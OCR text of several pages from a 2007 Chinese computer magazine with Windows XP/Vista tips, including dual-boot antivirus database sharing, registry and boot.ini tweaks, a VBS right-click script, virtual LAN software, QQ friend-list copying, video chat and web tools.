假设江民2007病毒库保存在"D:\Program Files\JiangMin\Kernel"下，这样在XP中炒股并自动升级病毒库后，如果要在Vista中也升级病毒库，可进入Vista后将"D:\Program Files\JiangMin\Kernel"覆盖到"C:\Program Files\JiangMin\Kernel"即可（C盘为Vista分区）。

由于周一到周五小张主要使用XP炒股，为了方便自动升级Vista病毒库，可以在XP中设置一个每周五15:30（收盘后）执行的任务计划，实现每周自动升级Vista病毒库，这样使用Vista时也可以及时杀毒。执行的命令如下所示：

```
copy "d:\Program Files\JiangMin\Kernel" "c:\Program Files\JiangMin\Kernel"
```



火速链接

★本期的软件傻博士中，有关于卡巴斯基病毒库共享的问答，大家同样可以找来参考。通过对这两款杀毒软件病毒库共享方法的了解，相信使用其他杀毒软件的朋友能找出自己所用杀毒软件病毒库共享的解决之道。

2.互相屏蔽盘符保安全

大家知道，通过XP或Vista的磁盘管理组件可以删除盘符，删除盘符后我们在Windows中就无法访问其中的文件了。这样，即使小张在使用Vista时中了诸如"证券大盗"病毒，进入XP后仍然可以保证炒股系统的安全。

第1步 进入Vista后，右击桌面"计算机"图标选择"管理"，打开计算机管理窗口，展开"存储→磁盘管理"，右击右侧窗格的D盘（即安装XP的分区）选择"更改驱动器号和路径"。在打开的窗口中单击"删除"，将D盘驱动器号删除（见图1）。



1

第2步 这样，当我们在使用Vista的时候即使系统感染了病毒，病毒也不会感染XP文件（因为病毒根本无法访问XP的文件，而且两个系统注册表完全独立，病毒不会在XP自启动，这同时也有效保护了XP的系统文件不被误删除）。

第3步 进入XP后，同Vista的操作，打开磁盘管理把除C、E（假设E盘为你炒股时必须要访问的数据盘）外所有盘符删除，这样我们在使用XP炒股时，XP只能访问C、E，即使在XP下感染了病毒也不会感染除C、E外的分区，从而达到互相保护的目的。

挤出空间，双系统共用组件

对于本本硬盘空间的问题，我们可以让双系统共用组件节省空间。

1.共用虚拟内存

这里以Vista的虚拟内存共用为例，假设Vista安装在C盘，XP安装在D盘。

第1步 进入XP系统后，右击桌面“我的电脑”选择“属性”，打开系统属性窗口，切换到“高级”标签，单击“性能”下的“设置”按钮。

第2步 打开性能选项窗口，切换到“高级”标签，单击“虚拟内存”下的“更改”按钮，打开虚拟内存设置窗口，选中D盘，单选“无分页文件”，然后单击“设置”，接着选中C盘，单选“系统管理大小”，然后依次单击“确定”退出。

小提示

★除了虚拟内存外，还有很多系统组件，如：收藏夹、我的文档、临时文件夹、IE缓冲文件夹等，我们可以将两个系统的这些组件全部转移到第三处（如E盘）实现共用。

小技巧

★由于Vista安全性能的改进，有些程序无法在Vista中安装（但可以运行），这类程序我们先在XP中安装然后到vista中运行即可。有些程序如Easybcd则无法在XP中安装（由于XP没有Windows.NET 2.0 Framework），这时可以在Vista中安装，然后在对XP系统中进行操作。

第3步 按提示重启电脑并进入XP，同上打开虚拟内存设置窗口，现在就可以看到D盘已经没有虚拟内存文件（见图2），两个系统共用C盘的“pagefile.sys”文件。如果想要共用XP的虚拟内存，可在Vista中进行类似操作。

虚拟内存

驱动器 [卷标](D) 页面文件大小(MB)
C: [VISTA] 768 - 1536
D: [XP]
F: [SOFT]
G: [YUMUFA]
H: [CBS]
I: [PICTURE]

所选驱动器的页面文件大小
驱动器: D: [XP]
可用空间: 4939 MB
○自定义大小(C):
初始大小(MB)(I):
最大值(MB)(X):
○系统管理的大小(Y)
⦿无分页文件(N) 设置(S)

所有驱动器页面文件大小的总数
允许的最小值: 2 MB
推荐: 1534 MB
当前已分配: 768 MB

确定 取消

2

2.共用常见应用程序

很多应用程序（如：Maxthon、WinRAR、Foxmail等）均可在Vista或XP这两个系统中运行，这样我们只要在Vista中安装，然后在XP的桌面添加快捷方式即可共用（XP炒股专用，不要安装过多程序）。比如，进入XP后，在桌面建立一个快捷方式，将快捷方式指向“C:\Program Files\WinRAR\winrar.exe”即可共用WinRAR。其他程序的使用方法类似，就不一一列举了。CF [YY08]

直奔主题，打开未知文件不再绕行

Tag 文件打开、注册表、Windows XP 〉技巧 〉系统

■江苏/王志军

日常操作，能省一步是一步，日积月累，会发现节约了很多宝贵的时间。

不知道朋友们是否有这样的经历，当打开一个陌生格式的文件时，都会弹出如图1所示的对话框，默认设置是"使用Web服务寻找适当的程序"。其实大多数情况下，这只是这一文件格式没有关联相应的应用程序造成的，只需要选择"从列表中选择程序"，然后在随之打开的"打开方式"窗口中选择相应的应用程序就可以了。



也就是说，图1所示的设置，完全是浪费我们的时间，毕竟很少有人会去选择"使用Web服务寻找适当的程序"。为什么默认的选项不是"从列表中选择程序"呢？

打开注册表定位至[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System]，在右侧窗格中新建（如果没有这个键的话）一个名"NoInternetOpenWith"的"DWORD 值"键，键值设置为"1"，如图2所示，确认后按下F5键进行刷新，或者直接退出注册表编辑器。





以后，当我们打开未知格式的文件时，就再也不会打开"Windows不能打开此文件"的警示框框，而是直接弹出"打开方式"对话框，如图3所示，这样是不是方便多了。CF[YY09]

小提示

上面所说的"NoInternetOpenWith"键的值也不一定要设置为"1"，你可以设置为任何值，只要不是"0"就可以了。如果你需要恢复为默认设置，也不用删除此键，只要将它的键值设置为"0"即可。另外要注意的是：这一技巧可在Windows 2000/XP下正常使用，在Vista下则无效。

目标查找，一键定乾坤

Tag 右键菜单、VBS、脚本 〉技巧 〉系统

■山东/闫华礼

在Windows XP中有这么一个小技巧：用鼠标右击任意快捷方式图标，选择"属性"，然后单击"查找目标"按钮，即可打开快捷方式所指文件的文件夹，并自动定位到这个目标文件上。这个技巧虽然快捷，但也要好几步才能完成（而且还要打开属性对话框），其实可以将这一操作直接加到右键菜单中，查看起来就更方便了。

第1步 打开记事本程序编辑如下内容（如果你懒得输入这一步及下一步的代码，可下载http://work.newhua.com/cfan/200716/FS.rar，其中包含了我制作好的这两个文件。）：

```
Set OS = GetObject("winmgmts:\\.\root\cimv2")
Set CF = OS.ExecQuery("Select * From Win32_ShortcutFile WHERE Name = '" & Replace(WScript.Arguments(0),"\","\\") & "'")
Set WS = WScript.CreateObject("WScript.Shell")
For Each objFile in CF
WS.Run ("explorer /e,/select," & objFile.Target)
Next
```

保存为"czmb.vbs"，并放到"C:\windows\"文件夹下。

第2步 新建一个文本文件，输入如下内容：

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\lnkfile\shell]
@=""
[HKEY_CLASSES_ROOT\lnkfile\shell\czmb]
@="查找目标"
[HKEY_CLASSES_ROOT\lnkfile\shell\czmb\command]
@="\"C:\\WINDOWS\\system32\\WScript.exe\" \"C:\\windows\\czmb.vbs\" \"%1\""
```

另存为"查找目标.reg"，双击这个文件将它导入到注册表中。

以后只要右击某一快捷方式，选择"查找目标"项，即可快速定位到它指向的文件夹了。CF[YY10]

苦了自己方便别人，远程协助MM一键优化

借Total Uninstall查出优化技巧改动的注册表键

Tag 优化、注册表、Total Uninstall 〉技巧 〉系统

北京/**卢侨生**

软件小档案: Total Uninstall



文件大小: 2.54MB　**软件版本:** 4.11

适用平台: Windows 9X/2000/XP/2003

下载地址: http://www.newhua.com/soft/23140.htm

安装备注: 这个汉化的安装软件中捆绑有插件，所以在安装时一定要仔细看清楚每一步骤，以免误选择安装了不想要的插件。大家也可以下载原版英文软件，比较干净: http://www.martau.com/。

我认识的一个MM，因为两家离得较远，所以我们经常通过QQ、E-mail等工具在网上交流。有一次MM说她的电脑运行特慢，问我能不能帮她优化一下。因为她对系统的操作不是很熟练，在QQ上说了半天也没解决问题。后来我想了一个妙招，巧妙运用Total Uninstall，最终达到远程协助MM一键优化的目的。

Total Uninstall主要用来卸载各种软件的，但它具备为系统建立快照的功能，并且能对不同的系统快照进行比较，我的方法正是利用了这一点。因为对系统的优化，有许多实际上只是对一些注册表项进行改动而已，记录下这些改动并生成相应的注册表文件，别人只要导入这个注册表文件就可以了。

第1步 启动Total Uninstall，点击工具栏上的“安装”打开向导窗口，默认已选中“构建一个新的快照”项，单击“下一步”开始构建快照(见图1)。



第2步 右击桌面上“我的电脑”图标，选择“属性”打开系统属性窗口，点击“高级→(性能)设置→视觉效果”，在“自定义”中，点击取消对“在最大化和最小化时动画窗口”的选择，然后点击“确定”返回。

第3步 回到Total Uninstall安装向导窗口，在“应用程序名称”中键入“rundll32”，这时“应用程序已安装。创建安装后的快照并查找更改内容”项已默认选中，点击“下一步”，Total Uninstall就会查找出第二步对系统所做的更改，单击“关闭”，返回软件的主界面。

第4步 切换到“更改”选项卡，可以发现第2步操作前后注册表的变化，取消“在最大化和最小化时动画窗口”前后，注册表中[HKEY_CURRENT_USER\Control Panel\Desktop\WindowMetrics]下“MinAnimate”的值由“1”变成“0”，此操作等于修改该键值为0，右击此更改项并选择“打开”（见图2），就可自动启动Windows注册表编辑器并自动跳转到包含修改这一项的键（WindowMetrics），右击“WindowMetrics”导出该分支为注册表文件，删除没有改变的其他项，最后这一注册表文件的内容如下：

```
Windows Registry Editor Version 5.00
;取消在最大化和最小化时动画窗口
[HKEY_CURRENT_USER\Control Panel\Desktop\WindowMetrics]
"MinAnimate"="0"
```

第5步 上面的修改只是优化操作中的一小项，你可以使用同样方法整理出其他更多的注册表优化项目。虽然对你来说很麻烦，但是对MM来说却是异常简单，因为她只要接收你发给她的注册表文件，然后双击导入就可以了。



小编有话说：

上面只是举了一个简单的例子，主要目的是给大家提供了一个思路，举一反三即可找出更多优化项。除了可以远程帮助别人外，实际上，你自己也可以保存好这个注册表文件，重装系统后自己即可一键还原优化设置。

现在流行的很多系统优化软件，有许多实际上也就是对注册表进行修改而已，你同样可以使用上面的方法，查出这些优化软件到底对系统做了什么，从中可以借鉴出许多优化技巧。

当然，系统的一个优化可能牵涉到多项改变，安全起见，在自己或让别人导入你所制作的注册表优化文件之前，一定要备份你自己（或她、他）当前的注册表，方法很简单：在注册表编辑器中，选择“文件→导出”，将导出范围选择为“全部”，导出即可。

注意还要保证MM所使用的系统与你系统的版本相同，可右击“我的电脑”，选择“属性”，即可查看出系统的详细情况。CF [YY11]



IT神探李柯南探案之结局篇

安全模式一键杀毒

Tag 启动菜单、杀毒、SafeBoot、Windows XP 〉安全 〉系统

山东/闫华礼

因为工作关系，柯南要到别的城市去了。短暂的相处，让我跟他学到了不少故障排除的方法，突然分别还真的很不舍。在离开之前，柯南又教了我一手杀毒密技，因为现在不少的电脑故障实际上是病毒引起的，所以这一密技相当有用，下面就与大家共享。

一些比较顽固的病毒，只能在安全模式下才能彻底查杀，但是进入安全模式麻烦不说（按F8键再选择），有时错过火候还要重启电脑。如果把杀毒选项添加到开机菜单中，实现一键进入安全模式杀毒，这样就方便多了。下面就以大家常用的瑞星杀毒软件为例来说一下实现的方法。

第1步 双击打开桌面上的“我的电脑”，选择菜单“工具→文件夹选项”，点击“查看”选项卡，取消“隐藏受保护的操作系统文件”前的对钩，并在“隐藏文件和文件夹”项中选择“显示所有文件和文件夹”，然后点击“确定”。接下来找到C:\boot.ini文件，右击它选择“属性”，在属性窗口中去掉“只读”项前面的对钩。

第2步 用记事本程序打开boot.ini文件，在最下边添加“multi(0)disk(0)rdisk(0)partition(1)\Windows="安全模式瑞星一键杀毒" /fastdetect /safeboot:minimal(alternateshell)”（见图1），然后保存。这行命令的含义是表示启动带命令提示符的安全模式，菜单名称是“安全模式瑞星一键杀毒”。


1

第3步 右击桌面瑞星杀毒软件的快捷方式，选择“属性”，在属性窗口的“目标”框内可以看到它的命令参数（见图2）。打开记事本新建一个文件，把瑞星快捷方式中的这个命令参数（不包括引号）复制过来，并另存为Rav.bat，保存到“C:\”目录下。



2

小提示

如果你使用的是其他的杀毒软件，同样可使用以上的方法提取杀毒软件的命令参数，并改写所建立的批处理文件的内容就可以了。另外，由于在DOS命令中不支持访问文件名超过8个字符的文件夹（或文件），所以杀毒软件的命令参数中如果有“Program Files”字样时，请将其替换为“Progra~1”，否则杀毒软件将无法运行。在本刊今年第14期的《无法删除之惑》中，我们介绍了如何通过“dir /x”命令查看长文件名的短名称的方法，大家可以参考。

小提示

AlternateShell默认数值是Cmd.exe，这就是进入“带命令提示符的安全模式”后能够看到的命令提示符程序，我们将它替换为Rav.bat，从而实现了进入安全模式后，瑞星能够自动启动杀毒。

第4步 单击“开始→运行”，输入“regedit.exe”，打开注册表编辑器，依次展开[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot]，将右侧窗口中的“AlternateShell”的值修改为“c:\Rav.bat”。现在好了，我们只需在电脑启动时选择“安全模式瑞星一键杀毒”项，轻轻一按，再难缠的病毒也不怕了！CF [YY12]



送技术接轨，架金桥增速

内网外网巧联姻

Tag 局域网、VLan VNN 实例 网络

辽宁/蓝色海岸

荣天在北京一家公司上班，出差到深圳给客户介绍自己公司的产品，但忽然发现有不少文件遗忘在公司的服务器中，名称都记不清了，需要亲自查找。如何异地访问公司的共享资源？

这家公司在很多城市都有分公司，能否将总部与分公司、分公司之间的局域网联通成一个大的公司内部网？


志强喜欢玩CS，而且需要和"同好"们经常交流一些经验，无奈朋友分散在各地，交流、传文件都十分不便，如何解决？

在宽带网络十分普通的今天，上述问题的出现不能不令我们尴尬。借助于新兴的VLAN技术就可以让位于不同地点的电脑进行技术接轨，虚拟成一个局域网，轻松解决问题。

小提示

★什么是内网、外网？
要分清内网、外网我们首先介绍几个概念。广域网(WAN)，就是我们通常所说的Internet，它是一个遍及全世界的网络。局域网(LAN)，相对于广域网(WAN)而言，主要是指在小范围内的计算机互联网络。这个"小范围"可以是一个家庭，一所学校，一家公司，或者是一个政府部门。我们通常所说的外网，即广域网(WAN)；内网，即局域网(LAN)。

★如何判断自己的电脑是位于外网还是内网？
在命令行状态下输入"ipconfig"命令，按下回车键，在返回的结果页中，通过第二行的IP地址即可判断。如果IP地址是"192.168.*.*"或"10.*.*.*"或"127.0.*.*"这样的形式，那么说明你是内网，如果是由上述三组数据开头数字之外的数字组成的(如"202.192.236.*"那么说明你就是外网用户。



实例1:架金桥，内网外网联姻

小A是某公司的业务员，出差在外，急需访问公司内部的局域网，进行共享资源的存取。后来巧妙利用VNN(http://www.vnn.cn/)提供的VLAN技术，将自己位于公网中的计算机与单位的局域网连接起来，虚拟出一个局域网，从而达到了资源共享的目的。

VNN(Virtual Native Network，虚拟本地网络)是一个提供端到端的透明平台，也就是无论外网还是在内网，所有的计算机都可借助VNN实现相互访问，很方便地实现内网与外网、内网与不同防火墙内网之间的访问，成为一个巨大的局域网，提前实现"全球一体化"。

第1步 下载安装VNN客户端(下载地址:http://www.bizvnn.cn/download/client/bvnn-30-3001.exe)。

第2步 注册激活账号。打开页面http://www.bizvnn.cn/index.php?q=taxonomy/term/4，单击"申请试用组"按钮，申请账号，按向导提示注册一个新账号。注册成功后，将得到一个组名、密码和2个用户账号和密码，账号格式形如"admin1. USER.vnn "。接下来，单击页面中的"激活试用组"按钮将试用组激活即可。这样，我们就得到了一个试用期为7天的试用组，一个试用组中最多可以容纳5个用户。

第3步 成功登录后，我们就在自己当前的电脑和公司局域网之间架起了一座金桥，成功地将两者之间虚拟成了一个小的局域网。现在，选择"网上邻居"，就可以在看到其他已经登录的用户了。

第4步 在页面列表框中就可以看到对方，现在在其上单击鼠标右键，通过右键菜单中的"发送消息"，就可以实现交互聊天，和QQ等聊天工具一样。

第5步 如果你想和其他人互传文件，也可以在快捷菜单中选择"发送文件"即可，资源共享十分方便(见图)。

实例2:送技术，内网用户激情游戏对战

在玩网络游戏的过程中，内网用户玩网游卡壳问题是众多游戏玩家心中的痛，让我们解决这个问题。

第1步 下载安装VNN游戏对战平台。在内网中需要联机对战的电脑上分别安装VNN游戏对战平台的下载地址为:http://www.vnn.cn/download/client/vnn-30-3001.exe。

第2步 安装完毕，通过开始菜单中的"程序→VNN→VNN Client 3.0→运行 VNNClientC"，启动VNN游戏客户端。

第3步 单击"注册"按钮并按向导提示完成账号的注册工作。登录之后，单击"游戏对战"按钮，即可进入游戏对战平台，左侧是游戏列表区，分"竞技游戏"、"VIP专区"、"休闲游戏"和"私人服务器"4类，右侧是游戏区。现在选择一款自己喜欢的游戏，进入后尽情地打杀吧。CF [YY13]

给网站链接加上“放大镜”

Tag 搜索引擎、链接、预览 〉Cooliris 〉实例 〉网络


辽宁/小新

现在的搜索引擎网站不是特别完善，这样就导致搜索出来的网站和实际上有很大的区别，如果想要查找资料，一个个网站去查找，就会浪费大量的时间。虽然现在有的软件提供了链接预览功能，但这样的软件无法进行选择，只能对所有链接全部进行预览，有的时候并不需要对所有的链接进行预览，这样反而会影响效率。

Cooliris的软件，它提供了一种超链接预览服务，它可以帮助你在不点击链接的前提下优先获取目的链接的所有信息，支持Firefox、IE、Safari以及Flock四款浏览器。让你使用最少的鼠标点击次数却获取最多的链接信息。Cooliris最大的特点是可以选择指定的网站进行链接预览，这样只有被选的网站才具备这项功能，而没有选择的网站，则跟普通浏览没有任何区别。

第1步 进入Cooliris的设置页面，在Site Url中添加要进行链接预览的网址，输入好之后，点击Add to list按钮即可。可以添加多个网址，如果不想要网站显示链接预览，可以在下边的列表中将网址前面的对号去掉即可。

第2步 可以在Preview Size中设置预览图的大小，共有三种模式选择。当都选择好之后，点击Apply按钮保存设置(见图1)。





第3步 接下来用搜索引擎搜到相关的网页，将鼠标停留在网址上，稍等片刻，就会看到网站的预览界面了。这样我们不用登录就会知道网站的具体内容(见图2)。 CF [YY14]

软件小档案：Cooliris软件

文件大小：3.48MB 软件版本：4.1
软件性质：免费软件
适用平台：Windows 9x/2000/2003/XP
下载地址：http://www.cooliris.com/Site/index.html

普通QQ号也玩“克隆”

Tag QQ号码、克隆 〉实例 〉网络

安徽/daigua

想换一个身份与自己的好友聊天，但是QQ好友列表的数目太大，一个一个地添加势必太麻烦。其实，下面的方法就可帮你，让你体验一下不花钱的好友“克隆”功能。

第1步 如果本机还没有登录原QQ号(待克隆的QQ号，比如为A账号，B账号代表目标QQ账号)，请先在本机登录一次，这样就会在对应的QQ号文件夹中生成含有QQ好友信息的User.db文件，而该文件是下面的克隆手术成功的关键。

第2步 关闭A账号和B账号，然后打开QQ安装文件夹，找到与A同名的文件夹，将其中的“User.db”文件复制到剪切板，再打开与B同名的文件夹，直接将剪切板中复制的User.db文件夹覆盖此目录下的同名文件。

第3步 打开并登录B账号，登录后将会看到A账号下的所有好友列表都显示在B账号的好友列表中了，接下来再将你要克隆的好友选中(多选时可以通过按下Ctrl键来选择)，将它们先删除到QQ陌生人中，最后再从陌生人中将这些好友选中后再移至“我的好友”组中，此时系统会陆续弹出相应的添加好友窗口，一一“确定”添加，待这些好友同意了你的邀请后即完成克隆操作了。 CF [YY15]

聊不惊人死不休，视频聊天“玩弄”版

Tag 聊天、视频、doshow 〉实例 〉网络

■辽宁/蓝色海岸

提起视频聊天大家都不陌生，无论是土生土长的QQ、POPO，还是国外的舶来品MSN、Skype，无一例外都为我们提供了视频聊天的功能，但是大多数只能是一对一的视频，有点波澜不惊。如果你是新新人类，追求更多更新鲜的聊天刺激，那么赶快试试这款“可以玩的视频”——Doshow Magic(下载地址：http://www.doshow.cn)吧！

玩弄术1:魔力交友，跨越时间的多人群聊

安装完毕，单击“注册”按钮注册一个账号并登录，登录后单击“查找”按钮，查找并添加好友，与QQ添加好友的功能十分相似，不再赘述。单击“好友视频”按钮，这时会弹出好友列表框，选中某个好友，单击“邀请”按钮向好友一一发出视频聊天的请求，对方接受邀请后就可以进行多人视频聊天了(见图1)。



进入聊天室后，利用功能区的各个按钮，我们可以方便地对整个视频聊天进行控制，特别是可以利用“视频特效”按钮给视频聊天添加与众不同的效果，玩出新鲜的花样。单击“视频特效”按钮，在出现的“语音视频控制面板”中单击“视频照相”栏中的“本地”、“对方”按钮可以抓取自己或对方的聊天画面。而通过“媒体播放”栏我们则可以给对方播放本机中的图片、音乐、动画和视频等文件，这样就可以大家一同来欣赏电影大片了。而利用“特效播放”，我们可以给画面加上“反显、反转、平滑、浮雕”等效果(见图2)。



小提示


注册后，即免费赠送5人视频聊天室，如果你或你的公司需要更大的聊天室以便组织网络会议、网络课堂、集体表演等异地群体活动，那么可以到都秀主页申请购买大型的十人百人千人视频聊天室。


小提示

想体验与网友刹那邂逅的感觉吗？单击“交友对对碰”，系统会自动匹配出与你条件相符的在线用户并进入5人房间，看看有没有怦然心动的。

玩弄术2:用魔法面具，做川剧变脸大师

大家对央视《笑傲江湖》中的人物余沧海神奇变脸功夫一定记忆犹新，就在一抬手、一拂袖、一甩头之间，便幻化出数十张不同的脸谱。不同的脸谱代表不同情态，用以表现自己的情绪和心理状态的变化，如惊恐、绝望、愤怒、阴险等。想成为川剧变脸大师吗？想在视频聊天过程中给自己加上魔法面具，达到“相随心变”的神奇效果呢？快来看看吧！





初次使用“魔法面具”时，需要下载安装插件。单击“魔法面具”按钮，在弹出的页面中有一些免费魔法面具供我们使用，单击其中任一面具，系统会提示下载插件，单击“确定”。下载完成之后，按提示进行安装，成功安装后，以后就可以直接启动插件使用“魔法面具”了。我们只需通过简单的点击来选择五官、发型、发饰、面具、哭笑等表情动作或动漫形象形成组合面具，可以让自己在不露真人面目的情况下表达喜怒哀乐等情绪(见图3、图4)。

玩弄术3:天黑请闭眼，在线玩杀人

现在在很多城市都设有专门玩“杀人游戏”的酒吧或俱乐部，这里无疑是白领一族释放工作压力的好去处，但是往往要花费数额不菲的会员费。利用都秀提供的免费真人视频杀人游戏，我们就可以不受时间、地域限制，随时随地召集朋友一起来玩。单击“游戏大厅”标签，在接下来的页面中可以通过相应的链接了解一下游戏的规则、技巧，然后选择一个房间，单击“进入”，进入之后待人员达到规定要求就可以开始游戏了。CF [YY16]

CFan淘站队.Net

Tag 五笔、相片、漫画 〉实例 〉网络

安徽/Daigua

搜索热词榜

（截至2007年8月3日）

(百度搜索风云榜)

1 张柏芝（约有16,100,000项）（同时关注：谢霆锋、张柏芝博客、张柏芝生子）

2 招商银行（约有7,380,000项）（同时关注：工商银行、中国联通、民生银行、中国石化）

3 九寨沟（约有4,470,000)（同时关注：故宫、桂林山水、黄山、西湖）

4 街头蓝球（约有1,940,000项）（同时关注：推推侠、劲舞团、天龙八部、梦幻西游）

5 导火线（约有2,490,000项）（同时关注：媳妇的眼泪、士兵突击、换换爱、家有儿女、狼毒花）

6 2008年考研大纲（约有779,000项）（同时关注：2008年考研英语大纲、2008年考研数学大纲、2008年考研历史大纲）

7 马自达6（约有1,270,000项）（同时关注：别克凯越、本田思域）



8 该死的温柔（约有2,210,000项）（同时关注：白狐、有一种爱叫做放手、有没有人告诉你）

9 Dhc（约有9,210,000项）（同时关注：nike、倩碧、施华洛世奇）

10 我离开我自己（约有6,910,000项）（同时关注：尊严、海底、生命之诗、甜蜜是奢侈的）

五笔词库也能如影随形 | 事件提醒用在线免费闹钟 | 在线维护你的电脑不花钱 | 在线将相片转换为漫画

五笔词库也能如影随形

谷歌拼音输入法的在线保存自定义词库功能的确让众拼音爱好者美美地爽了一回。当时，众五笔爱好者只有在旁边羡慕的份儿。现在，三讯五笔（http://wb.sansoon.cn/）的问世，让众五笔爱好者也扬眉吐气一回。三讯五笔输入法采用智能组词技术，可以让那些被输入过的三个字以内的汉字组合被识别为一个临时词组，如果这个“词组”被输入多次的话，将会被视为智能词组并由后台上传到服务器中。以后在任何一台可上网的电脑中都可以直接调用服务器中保存的个性词库。做到五笔词库也能如影随形。

稀饭推荐：★★★★★　三讯五笔不仅仅能够实现在线自动同步自定义词库功能，它还提供了对称符号的自动补全功能（例如双引号、括号，输入左半部分后自动补齐右半部分），自动调整词频等功能。

“绿化”效果：★★★★因为出差、旅游等外出而临时使用其他电脑，但是输入法词库不能随身携带，打字时总感觉不习惯。

90 收藏

事件提醒用在线免费闹钟


在我们身边不能缺少一个闹钟，一些关键的事情都需要有闹钟的提醒，防止因为工作忙、杂事多而忘记了。如果你之前没有为自己准备一个合适的闹钟，先打开http://www.265.com，然后点击页面左上角的“闹钟”链接，在打开的页面中选择“开启闹钟”，再设置闹钟时间，最多可以设置三个时钟（当然，你打开多个不同的浏览器的话，还可以设置更多的在线时钟）。保持浏览器中打开265主页的前提下，当系统时间到达设置的时间后就会自动播放音乐并弹出文字提示窗口了。

稀饭推荐：★★★★　自己出现马虎的时候对于每个人都并不少见，而有些重要的事情一定不能错过指定的时间，一个闹钟是少不了的。

“绿化”效果：★★★★★　不用上电池，更不需要花钱买闹钟，直接在浏览器中设置闹铃时间，即可放心地去做其他事情，省心！



85 收藏



在线维护你的电脑不花钱

电脑如汽车，需要我们定时对其进行维护。因为电脑运行一段时间后，不可避免地会产生一些垃圾文件、磁盘碎片、出现系统漏洞等问题。微软推出的在线免费维护服务：http://onecare.live.com/site/zh-cn/center/tuneup.htm提供了在线安全扫描并查杀病毒、清理系统垃圾文件、整理磁盘碎片等功能。关键是这些服务都是免费的。

稀饭推荐：★★★　操作系统之父——微软帮助你维护系统，“维”的放心。

“绿化”效果：★★★　不用另外找优化工具、安全检测工具，在线搞定。不过，在实际操作时，系统还是需要下载部分必要的插件程序。

90 收藏

在线将相片转换为漫画

有很多朋友喜欢看漫画人物，总想为自己制作一幅漫画像。找人画吧，不仅没有合适的人选，即使找到了，也需要掏钱才行。Aniface(http://www.aniface.com/)就是一个非常不错的在线将相片转换成漫画的网站，只要将准备好的脸部照片添加到处理列表中就可以将其转换为漫画类图片。中途还可以设置自己喜欢的外形、风格，整个操作方法也非常简单。

稀饭推荐：★★★★　无需懂得Photoshop这类专业的图片处理软件即可直接动手做自己的漫画。做自己的漫画，让别人羡慕去吧！

“绿化”效果：★★★★★　也是直接在浏览器中即可进行操作，无需下载、安装软件，很方便。

85 收藏


CF [YY17]

“鸡尾酒”疗法过滤垃圾邮件

金笛邮件系统

Tag 垃圾邮件、金笛邮件系统、垃圾邮件过滤、贝叶斯过滤 〉知识 〉网络

吉林/张冲



多方式“狙击”垃圾邮件

不管是个人用户还是企业用户，每天信箱中涌进来大量的垃圾邮件都给我们带来很多烦恼。金笛在对付垃圾邮件方面，采用“鸡尾酒疗法”全方面治疗。所谓“鸡尾酒疗法”，就是通过多种技术手段，从网络层、会话层、内容层进行全面过滤。

1.IP连接频率限制、智能IP过滤、IP连接速率控制。主要是根据某一IP地址的行为进行监测，如果来自某一IP地址的邮件频繁发送电子邮件，就会被邮件系统监测出来。此外，还有黑名单、白名单功能。

2.HELO域名有效性查询、发件域验证。这种方法可以反向查询出邮件地址的真实性，从而过滤出一些假冒的邮件地址。

3.贝叶斯规则库过滤、自定义规则库。

可二次开发的邮件系统

对于一家公司来讲，邮件系统是否符合自己的需求十分重要。金笛系统采用JSP技术，可以轻松实现基于WEB方式的邮件登录和后台管理，具有灵活的页面风格显示，并提供丰富完善的二次开发接口。企业可以根据自己公司的实际情况进行二次开发，更加符合自身需要。

风格多样的金笛系统

金笛系统还支持多种风格切换，支持简体中文、繁体中文、英文等语种，对于各种邮件编码，具有完整的兼容性和纠错能力。金笛邮件内嵌传真网关，可以在线收发传真；通过和无线网关的互联，开通基于短信、彩信、pushmail、wapmail等的移动增值服务，可以和Treo650手机实现邮件定时同步。详细产品介绍请访问：http://www.mailer.com.cn

CF [YY18]

小提示:什么是贝叶斯过滤技术

托马斯·贝叶斯是18世纪英国的牧师数学家，他发布的统计理论，即根据已经发生的事件来预测未来事件发生的可能性。将该理论运用到反垃圾邮件上：若已知某些字词经常出现在垃圾邮件中，却很少出现在合法邮件中，当一封邮件含有这些字词时，那么他是垃圾邮件的可能性就很大。

Youtube视频加速有妙招

Tag 视频、Youtube 〉实例 〉网络

辽宁/小新

